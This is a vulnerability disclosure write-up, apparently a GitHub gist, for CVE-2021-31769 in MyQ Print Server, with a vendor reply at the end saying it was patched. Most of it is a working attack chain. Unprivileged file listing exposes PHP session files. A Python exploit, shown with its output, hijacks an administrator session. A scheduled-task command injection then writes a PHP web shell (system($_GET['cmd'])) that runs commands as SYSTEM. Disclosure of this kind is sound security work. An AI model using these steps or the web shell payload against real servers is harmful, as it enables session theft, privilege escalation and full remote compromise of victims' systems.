CVE-2021-31769

CVE-2021-31769.md

CVE-2021-31769

Step by Step

First we install our trial version by downloading it from the following site

https://smart.myq-solution.com/


once the file is downloaded, we install it in a virtual machine with windows 10, in the case of having a windows server it also works.

We prepare our environment with an administrator user and a user without privileges.


```
admin
user:*admin
password:admin

user
user:bc0d3
pin:2590
```


once we start session with the administrator user we will go to the functionality of "task scheduler" found in the menu on the left "Settings"




Then we click on the "task scheduler" functionality



We select some functionality that has the function of reading or listing files.




once it is clicked, a window will appear showing the directories and files of the system.




Being with an administrator user, these functions should only be available for this user, that is, the administrator, but if we see the HTTP requests in bursuite and make the same request with a user without privileges we can see the same directories.

Administrator user request

Demonstration that the administrator's cookies




http request from listing directory with an administrator cookie.




We will proceed to the next test where we use a cookie from an unprivileged user and we will also have the same result.

Non-privileged user request

Demonstration that the cookies of a user without privileges.



Http request to list directories with a common user cookie




This shows we have privileges to list system files, the MyQ-printserver software runs as `NT AUTHORITY \ SYSTEM` when installed, this means we have privileges to list system files and directories.

How can we use this to access an administrator account and run commands on the server?

It must be taken into consideration that the myQ system uses apache and php other languages, this means that when using PHP, the sessions are saved in the php directory located in the following path:

```
C:\Program Files\MyQ\PHP\Sessions
```


when installing the software we will realize it is saved in that path.



now we only have to make a request to the aforementioned route and go through all the sessions to validate which session will be of an administrator user, take that session and add it to the browser to escalate privileges, take access and then execute commands on the server.

PoC


For this we create a python script that performs this action lists the sessions and their corresponding user. First we will take the active session of a user without privileges, usually it is delivered for printing.




we will use our script:

```
┌──(bc0d3㉿kali)-[~/exploits/CVE-2021-31769]
└─$ python3 exploit.py 192.168.18.184 bb6b002efe4e72cdd3bc0e0f52f73bab
################################
Privilege Escalation MyQ-Server
################################
ADMIN COOKIE
Usuario[] Session : 04e049267d0a42a8ae33270f723cd7db
Usuario[] Session : 04e049267d0a42a8ae33270f723cd7db
Usuario[] Session : 70f03e0d0f253639de0487035640bea6
Usuario[] Session : 70f03e0d0f253639de0487035640bea6
Usuario[] Session : 7b3ca06b8657b6c25a4753ead746b41a
Usuario[] Session : 7b3ca06b8657b6c25a4753ead746b41a
Usuario[] Session : 9fb9b62e6f7ebfc1833815a1ae3e488c
Usuario[] Session : 9fb9b62e6f7ebfc1833815a1ae3e488c
Usuario[] Session : acb6b8cdb53ff57045c8d15aebe6e7eb
Usuario[] Session : acb6b8cdb53ff57045c8d15aebe6e7eb
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['bc0d3'] Session : bb6b002efe4e72cdd3bc0e0f52f73bab
Usuario['Administrator'] Session : c3944bd2d29456b941c0bacfc5fd37ce
Usuario['Administrator'] Session : c3944bd2d29456b941c0bacfc5fd37ce
Usuario['Administrator'] Session : c3944bd2d29456b941c0bacfc5fd37ce
########################
Abra un navegador en https://192.168.18.184:8090/en-us/app/#{%22r%22:%22users%22}
Agregue la cookie necesarias de administrador
Para ejecutar un RCE Recomienda hacer lo siguiente:
1•- Ir a configuraciones Programador de tareas
2•- Cree una tarea nueva con comando externos
3•- Agregue cualquier nombre, Repeticion cada 10 minutos,  Archivo a ejecutar es C:\Windows\System32\calc.exe
4•- Agregue los parametros siguiente "0 echo  ^<?php system($_GET['cmd']);?^> > C:\Program^ Files^ (x86)\MyQ\PhpApps\PrintServer\public\pwn.php'
5•- Guardar y luego selecione la tarea y ejecutela
6•- Ir a la siguiente URL https://192.168.18.184:8090/exploit.php?cmd=whoami
-- Disfrute ;)
```

We take the session that it gives us and then we proceed to enter it into the browser to escalate privileges.





We will have access as administration, an escalation of privileges.


RCE


For this it is easier once inside the administrator panel we do the following:

- Go to Task Scheduler settings

- Create a new task with external commands
- Add any name, Repeat every 10 minutes, File to run is C:\Windows\System32\calc.exe
- Add the following parameters `& echo ^<?php system($_GET['cmd']);?^> > C:\Program^ Files\MyQ\PhpApps\PrintServer\public\bc0d3.php'`
- Save and then select the task and run it
- Go to the following URL https://IP:8090/bc0d3.php?cmd=whoami -- :D @bc0d3

reference images





nt authority\system

OneCodeCZ commented on Jun 22, 2021 • edited

Only MyQ administrator is able to add External Commands in the scheduler. It was assumed that MyQ administrator is also the OS administrator which often is the case. However, this issue is fixed in MyQ Print Server 8.2 patch 3. Thank you for reporting.

bc0d3 commented on Jun 22, 2021 Author

> Only MyQ administrator is able to add External Commands in the scheduler. It was assumed that MyQ a

The solution to these vulnerabilities was resolved in the versions , myQ central server 8.2 and myq print server 8.2 (patch 3)

External commands are no longer available and the function of listing files is limited.